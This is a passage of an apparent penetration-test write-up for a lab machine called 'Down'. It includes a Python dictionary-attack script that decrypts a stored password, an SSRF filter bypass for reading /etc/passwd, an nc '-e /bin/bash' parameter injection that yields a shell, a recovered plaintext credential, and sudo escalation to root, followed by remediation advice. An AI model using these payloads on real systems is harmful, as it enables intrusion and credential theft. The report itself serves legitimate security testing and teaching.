# Ruta al archivo de diccionario (cámbiala según tu archivo)
wordlist_path = "/usr/share/wordlists/rockyou.txt"  # Ejemplo:
"/usr/share/wordlists/rockyou.txt"
try:
    with open(wordlist_path, 'r', encoding='utf-8', errors='ignore')
as file:
        for key in file:
            key = key.strip()  # Elimina espacios y saltos de línea
            if not key:  # Salta líneas vacías
                continue
            print(f"Probando clave: {key}")
            decrypted = cryptocode.decrypt(encrypted_password, key)
            if decrypted:
                print(f"\n¡Clave encontrada!: {key}")
                print(f"Contraseña descifrada: {decrypted}")
                break
        else:
            print("\nNo se encontró la clave en el diccionario.")
except FileNotFoundError:
    print(f"Error: No se encontró el archivo {wordlist_path}")
except Exception as e:
    print(f"Error durante la ejecución: {e}")
```

The result was:

```
¡Clave encontrada!: flower
Contraseña descifrada: pswm     aleks   flower
aleks@down      aleks   1uY3w22uc-Wr{xNHR~+E
```

SSH access and sudo escalation were performed with:

```
ssh aleks@10.129.234.87
aleks@down:~$ sudo -l
[sudo] password for aleks:
Matching Defaults entries for aleks on down:
env_reset, mail_badpass,
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi
n\:/bin\:/snap/bin,
use_pty
User aleks may run the following commands on down:
(ALL : ALL) ALL
aleks@down:~$ sudo su
root@down:/home/aleks# id
uid=0(root) gid=0(root) groups=0(root)
```

This section incorporates all findings from your data, aligning images with their respective vulnerabilities and including all technical details and commands as requested. Let me know if you need further adjustments!

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—specifically, the unsecured Server-Side Request Forgery (SSRF) on the web application, the parameter injection in the TCP expert mode, and the weak password storage leading to privilege escalation—the following recommendations should be implemented on the "Down" Linux-based system:

1. Strengthen Web Application Security

- **Restrict SSRF Access:** Implement strict input validation and filtering on the web application to block SSRF attempts, particularly disallowing local file access (e.g., `file:///`) and external IP ranges. Use a whitelist approach for allowed protocols (e.g., `http` and `https` only).
- **Remove Sensitive Data Exposure:** Audit the web application for any endpoints that expose system files, such as `/etc/passwd`. Secure or remove access to such resources, ensuring sensitive data is not retrievable via SSRF.
- **Implement Content Security Policies (CSP):** Configure CSP headers to restrict the domains and resources the web application can access, reducing the risk of unauthorized requests.

2. Secure Input Handling and Command Execution

- **Fix Parameter Validation:** Modify the `index.php` code to use the validated integer (`$port_int`) instead of the original `$port` string in the `nc -vz $ip $port` command. Ensure all user inputs are sanitized and validated before execution to prevent parameter injection.

- **Disable Unnecessary Features:** Remove or disable the "expertmode=tcp" feature if not critical, as it introduces a significant attack vector. If retained, restrict its use to authenticated and authorized users only.
- **Enforce Secure Command Execution:** Replace `escapeshellcmd` with more robust sanitization techniques or use a safer alternative (e.g., `proc_open` with strict input handling) to prevent command manipulation.

3. Enhance Credential and Password Management

- **Eliminate Weak Password Storage:** Replace the current method of storing encrypted passwords in plaintext files (e.g., `/home/aleks/.local/share/pswm`) with secure hashing (e.g., bcrypt) and store them in a protected database or configuration management system.
- **Enforce Strong Password Policies:** Require complex passwords for all users, including `aleks`, with a minimum of 12 characters, mixed case, numbers, and symbols. Implement periodic password rotation.
- **Limit Sudo Privileges:** Review and restrict the `aleks` user's sudo rights to specific commands only, removing the `(ALL : ALL) ALL` privilege unless absolutely necessary, to prevent unauthorized root access.

4. Harden System Configuration

- **Restrict File Permissions:** Tighten permissions on sensitive directories (e.g., `/home/aleks/.local/share/`) to prevent unauthorized access by low-privilege users like `www-data`.
- **Monitor System Activity:** Enable detailed logging for web server and system activities, capturing all command executions and file access attempts, to detect and respond to suspicious behavior.
- **Patch and Update Software:** Ensure the Ubuntu system, Apache (2.4.52), OpenSSH (8.9p1), and curl (7.81) are kept up to date with the latest security patches to address known vulnerabilities.

5. Enhance Monitoring and Logging

- **Centralize Logs:** Aggregate logs from Apache, SSH, and system processes into a centralized monitoring solution. Monitor for unauthorized access attempts, such as SSRF requests or shell executions.
- **Audit Web Application Requests:** Implement logging for all web requests, particularly those involving `index.php`, to detect and alert on malicious inputs like parameter injection attempts.
- **Develop Incident Response Playbooks:** Create procedures for responding to web vulnerabilities or privilege escalation indicators. Include steps for isolating the affected server, revoking compromised credentials, and applying patches.

6. Conduct Regular Security Audits

- **Vulnerability Scanning:** Perform periodic scans using tools like Nmap to identify open ports (e.g., 22, 80) and misconfigured services. Validate that no web endpoints allow unauthorized file access.
- **Privilege and Configuration Audits:** Regularly review user permissions, web application configurations, and file access rights to ensure compliance with least-privilege principles, preventing excessive access by users like `www-data` or `aleks`.

By implementing these layered recommendations—focused on securing the web application, improving input handling, enhancing credential management, hardening system configurations, and strengthening monitoring—the system will significantly reduce its exposure to unauthorized access, data leaks, and privilege escalation.

5. Conclusions

Executive Summary

Picture a company’s digital setup like a locked office building, where only staff with the right keycards can enter specific rooms to keep important files safe. During our test on the "Down" machine, we found big weak spots that let an outsider slip in, roam freely, and take over everything.

Here’s what we uncovered:

- **Unlocked File Room with Easy Clues:** A public web feature let anyone peek at sensitive files, like a note hinting at a simple password. Using that hint, we unlocked more private data, similar to finding a sticky note with a locker code in an open drawer.
- **Fake Manager Key from a Flawed Tool:** A web tool meant for checking connections was tricked into giving us a way to act like the boss, letting us control the whole system as if anyone could copy the master key.

These gaps are like leaving a back door wide open or letting a newbie make extra keys. If a bad actor got in, they could grab personal info, stop work, or lock everyone out while demanding money to get back in. Imagine a thief stealing customer details, leading to legal headaches, lost trust, and millions in losses. Fixing these issues now keeps your digital office safe, protects your data, and keeps things running smoothly.

Technical Summary

The following high-impact vulnerabilities were confirmed during the engagement:

1. **Unsecured Server-Side Request Forgery (SSRF) on Web Application**
   - **Issue:** The web application on port 80 was vulnerable to SSRF, initially blocking `file:///` but bypassed with spaces in the URL parameter

(`url=http://0.0.0.0:80 file:///etc/passwd`), allowing access to `/etc/passwd`.
    - **Risk:** Enabled unauthenticated access to sensitive system files, providing an initial foothold and facilitating further exploitation.
2. **Parameter Injection in TCP Expert Mode**
    - **Issue:** The "expertmode=tcp" feature in `index.php` validated `$port` as an integer but used the original string in `nc -vz $ip $port`, allowing parameter injection with `-e /bin/bash` to execute a shell as `www-data`.
    - **Risk:** Permitted unauthenticated command execution, granting a shell and access to system files, increasing the risk of full system compromise.
3. **Weak Password Storage and Privilege Escalation**
    - **Issue:** An encrypted password in `/home/aleks/.local/share/pswm` was decrypted with the key `flower` to reveal `aleks` user credentials. The `aleks` user had sudo privileges `(ALL : ALL) ALL`, enabling root access.
    - **Risk:** Weak encryption and unrestricted sudo rights allowed escalation to root, posing a severe risk of unauthorized access and data manipulation.

These vulnerabilities demonstrate how inadequate input validation, weak password storage, and excessive privileges can enable attackers to escalate from unauthenticated access to full system control. Mitigating these risks requires robust input sanitization, secure credential management, restricted user privileges, and enhanced monitoring to prevent unauthorized access and escalation.

Appendix: Tools Used

- **Nmap**
    - **Description**: A network scanning tool utilized for initial reconnaissance and port enumeration. It identified critical services such as SSH (port 22) and HTTP (port 80) on the "Down" machine, confirming an Ubuntu Linux environment.
- **Netcat (nc)**
    - **Description**: A networking tool used to set up a local server (`nc -nlvp 4444`) to capture incoming SSRF requests from the web application, aiding in the identification and exploitation of the vulnerability.
- **curl**
    - **Description**: A command-line tool employed to interact with the web application, with version 7.81 identified as the User-Agent, confirming its use by the system to process requests and facilitating SSRF bypass attempts.
- **PHP**
    - **Description**: The scripting language used to analyze and exploit the `index.php` source code, particularly the "expertmode=tcp" feature, enabling the identification of the parameter injection vulnerability.
- **cryptocode (Python Library)**

    - **Description**: A Python library utilized in a custom script to decrypt the encrypted password found in `/home/aleks/.local/share/pswm`, successfully identifying the key `flower` and revealing the `aleks` user credentials.
- **OpenSSH**
    - **Description**: A secure shell tool used to establish an SSH session as the `aleks` user (`ssh aleks@10.129.234.87`), confirming authenticated access and enabling further privilege escalation.

These tools were critical throughout the assessment, from reconnaissance to exploitation, enabling comprehensive enumeration of the "Down" machine's services, identification of web vulnerabilities, and execution of privilege escalation to achieve full system compromise.